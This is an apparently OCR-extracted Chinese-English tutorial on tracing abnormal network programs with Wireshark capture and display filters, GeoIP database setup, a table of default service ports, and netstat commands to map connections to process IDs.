
2.Network Status of Host
(關鍵: 通訊埠編號, 與 對應PID編號)

3.Task Detail Trace
(關鍵: PID 編號, 與 命令列參數)

> 透過下列步驟, 我們可以追查 異常通訊程式 (Abnormal Network Application) 的電腦位址與程式資訊。
> 1. 網路封包行為分析 (Network Behaviors Analyze) 例如: 使用 Wireshark
> 2. 異常電腦的網路通訊狀態 (Network Status of a Host) 例如: 使用 netstat –ano –p tcp
> 3. 執行程式的詳細資料 (Task Detail Trace) 例如: 使用工作管理員的詳細資料

1.Capture Filter
2.Display Filter
3.Endpoint Detail

錄製封包與分析封包的原則:
1.擷取封包的條件(Capture Filter) 越寬鬆越好, 避免遺漏封包。
2.分析封包的條件(Display Filter) 越精準越好, 才能快速找到問題電腦位址。
3.對外連線的資訊(Endpoint Detail) 要事先安狀設定GeoIP資料庫，事半功倍。
4.執行程式的追查(Process Detail) 可以使用系統工具, 使用 Port, PID, PathName 資料。


Wireshark · Capture Interfaces

Interface	Traffic	Link-layer Header	Prom	Snapler	Buffer (I	Moni	Capture I
Npcap Loopback Adapter		Ethernet	☑	default	2	—	
區域連線* 7		Ethernet	☑	default	2	☐	
Microsoft: Wi-Fi		Ethernet	☑	default	2	☐	
Oracle: VirtualBox Host-Only Network #2		Ethernet	☑	default	2	—	
乙太網路 7		Ethernet	☑	default	2	—	
區域連線* 16		Ethernet	☑	default	2	—	
區域連線* 4		Ethernet	☑	default	2	☐	
乙太網路 3		Ethernet	☑	default	2	—	
區域連線* 14		Ethernet	☑	default	2	—	
Oracle: VirtualBox-Net		Ethernet	☑	default	2	—	
區域連線* 13		Ethernet	☑	default	2	—	
Bluetooth 網路連線		Ethernet	☑	default	2	—	
乙太網路 4		Ethernet	☑	default	2	—	
Qualcomm Atheros Ar81xx series PCI-E Ethernet Controller: 乙太網路		Ethernet	☑	default	2	—	not broa


☑ Enable promiscuous mode on all interfaces


Capture filter for selected interfaces: not broadcast and not multicast

預設通訊埠與網路服務

Protocol	Description	Port	Note
DNS	Transfer Host Name and IP Address on Internet. Especially, it is the pre-behavior about computer browse the Web or send/receive email.	UDP-53 Normal TCP-53 * (ISP Only)	UPD-53 Often
HTTP	At first, it is used for Web page browsing. Now a day, it is used for many Internet service Interface such as Webmail, Facebook, Twitter, …	TCP-80, TCP-8080, TCP-8000, TCP-10000	Very often
HTTPS	Secure web browsing, HTTP+SSL, Web bank or email login would use this.	TCP-443 (Encryption)	Often
SMTP	Sending email. Now a day, users send email by Web-mail so that SMTP is seldom used by end users. However, mail servers still use SMTP to send email.	TCP-25 (Default, no password)	Mail Server Very often
POP3	Receiving email. As same as SMTP, it is rare in end users because Web-mail. Mail servers still use POP3 to receive email.	TCP-110 (user-ID, password)	Mail Server Very often
FTP	Files Transfer Protocol. This protocol also would be replaced by P2P or Cloud Storage (Web, HTTP or HTTPS) but online games still use this to update Apps.	TCP-21 (TCP-20) (user-ID, password)	Online Game Very often
Telnet	It is telecomm command with plain text mode. Mostly it is used for Firewall or Wireless Access Point device by maintenance engineers.	TCP-23 (user-ID, password)	Rare (Night-Fatal)
CIFS	It is used for Network Neighborhood which provides the following purpose, (1) Login/Logout (2) Shared Resource (3) Printing Service.	TCP-139, TCP-445 UDP-135~UDP-138	Very often (WAN-Fatal)
MS-SQL	Microsoft SQL Database Server Service.	TCP-1433 UDP-1434	Rare (DBs – Often)
Remote Desktop	Windows Terminal Service. It provides remote desktop service same as Citrix RDP. Mostly it is used for Servers maintenances from WAN/LAN.	TCP-3389 (user-ID, password)	Rare (Night-Fatal)

顯示相關IP位址的進階資訊


Edit
View
Go
Capture
Analyze
Statistics
Copy
Find Packet... Ctrl+F
Find Next Ctrl+N
Find Previous Ctrl+B
Mark/Unmark Packet Ctrl+M
Mark All Displayed Ctrl+Shift+M
Unmark All Displayed Ctrl+Alt+M
Next Mark Ctrl+Shift+N
Previous Mark Ctrl+Shift+B
Ignore/Unignore Packet Ctrl+D
Ignore All Displayed Ctrl+Shift+D
Unignore All Displayed Ctrl+Alt+D
Set/Unset Time Reference Ctrl+T
Unset All Time References Ctrl+Alt+T
Next Time Reference Ctrl+Alt+N
Previous Time Reference Ctrl+Alt+B
Time Shift... Ctrl+Shift+T
Packet Comment... Ctrl+Alt+C
Delete All Packet Comments
Configuration Profiles... Ctrl+Shift+A
Preferences... Ctrl+Shift+P



Name Resolution

☑ Resolve MAC addresses

□ Resolve transport names

□ Resolve network (IP) addresses

☑ Use captured DNS packet data for address resolution

☑ Use an external network name resolver

Maximum concurrent requests 500

□ Only use the profile "hosts" file

□ Resolve VLAN IDs

□ Resolve SS7 PCs


□ Enable OID resolution


□ Suppress SMI errors

SMI (MIB and PIB) paths

SMI (MIB and PIB) modules

MaxMind database directories





MaxMind Database Directory

D:/MaxMind_GEO_IP/GeoLite2-ASN_20190730


D:/MaxMind_GEO_IP/GeoLite2-Country_20190730

D:/MaxMind_GEO_IP/GeoLite2-City_20190730

C:\Users\user\AppData\Roaming\Wireshark\maxmind_db_paths


1.建立目錄: 任意名稱 (例如 maxmind 或 GeoIP)
2.關鍵搜尋: GeoIP free download
3.下載位址: https://dev.maxmind.com/geoip/geoip2/geolite2/
4.下載檔案: City, Country, ASN Info

netstat -ano -p tcp
sudo netstat -tupan



